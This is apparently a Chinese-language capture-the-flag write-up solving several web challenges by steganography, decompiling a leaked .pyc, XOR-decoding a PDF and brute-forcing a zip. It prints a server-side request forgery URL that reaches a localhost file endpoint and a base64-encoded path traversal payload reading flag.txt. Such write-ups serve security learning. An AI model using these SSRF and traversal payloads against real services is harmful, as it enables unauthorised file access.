
发现这个



使用express写的，去找了些express的洞，但是这道题只有三个页面

并且还是id开头

再次尝试sql注入没反应，那我就尝试直接加个flag




something here,

那就是这个logo了

图片隐写我并不擅长，所以我使用了在线工具

https://aperisolve.fr/



在steghide里面有个文件

```
I made this cool feature that clones offshift website
/get_url?url=http://www.offshift.io/

I tried to serve it as local files but a lot of people abused the service to hack me
so now I limited it to localhost only
```

看样子可以进行内网的文件探测或者读取

刚开始因为没审题，没有get到点，后来一个师傅给了hint 这题关键点是

`I tried to serve it as local file`


本地机器访问，127.0.0.1

本地文件 get_file?file=


可能还是我英语不好的原因，没想到是这么的思路

http://45.134.3.200:3000/get_url?url=http://127.0.0.1:3000/get_file?file=flag.txt

直接get flag




waffed



我发现当我尝试进行选择coin的时候

value的值



正好是base64加密后的coin名称

我们在js里面尝试回溯这个函数

```
function switchCoin() {
    window.location = "/changeFeed/" +
document.getElementById("coinlist").value
}
```

所以加密flag.txt通过不断试目录即可

如果不存在coin会存在woops

最终payload:`../../../../../../../../flag.txt`


```
    ],
datasets: [{
    label: 'prices overtime',
    data: [&#39;flag{w@fs_r3@lly_d0_Suck8245}&#39;],
    borderColor: [
        'rgba(255, 99, 132, 1)',
        'rgba(54, 162, 235, 1)',
        'rgba(255, 206, 86, 1)',
        'rgba(75, 192, 192, 1)',
        'rgba(153, 102, 255, 1)',
        'rgba(255, 159, 64, 1)'
    ],
    borderWidth: 1
```

0x414141

非常有趣的一道题

`I think offshift promised to opensource some of their code`

访问他们官方的文档



发现他删除了_pycache_directory

下载下来并进行反编译

```
uncompyle6 -o . script.cpython-38.pyc
```

代码如下

```
import base64
secret = 'https://google.com'
cipher2 = [b'NDE=', b'NTM=', b'NTM=', b'NDk=', b'NTA=', b'MTIz', b'MTEw',
b'MTEw', b'MzI=', b'NTE=', b'MzQ=', b'NDE=', b'NDA=', b'NTU=', b'MzY=',
b'MTEx', b'NDA=', b'NTA=', b'MTEw', b'NDY=', b'MTI=', b'NDU=', b'MTE2',
b'MTIw']
cipher1 = [base64.b64encode(str(ord(i) ^ 65).encode()) for i in secret]
```

一个简单的reverse就好

```
result = [chr(int(base64.b64decode(i).decode())^65) for i in cipher2]
print(''.join(result))
```

得到一个链接 https://archive.is/oMl59.

下载得到的pdf文件无法打开

官方给出hint 文件和官方名有关系

将文件的每个字节和0x41进行异或，脚本如下

```
corrupted = open('smashing.pdf', 'rb')
data = corrupted.read()

new_file = open('unsmashed.pdf', 'wb')

new_file.write((''.join(chr(i ^ 0x41) for i in data)).encode('charmap'))
```

发现文件里并没有什么，想到可能里面有压缩包，我们用fcrackzip进行爆破

flag.txt里面得到flag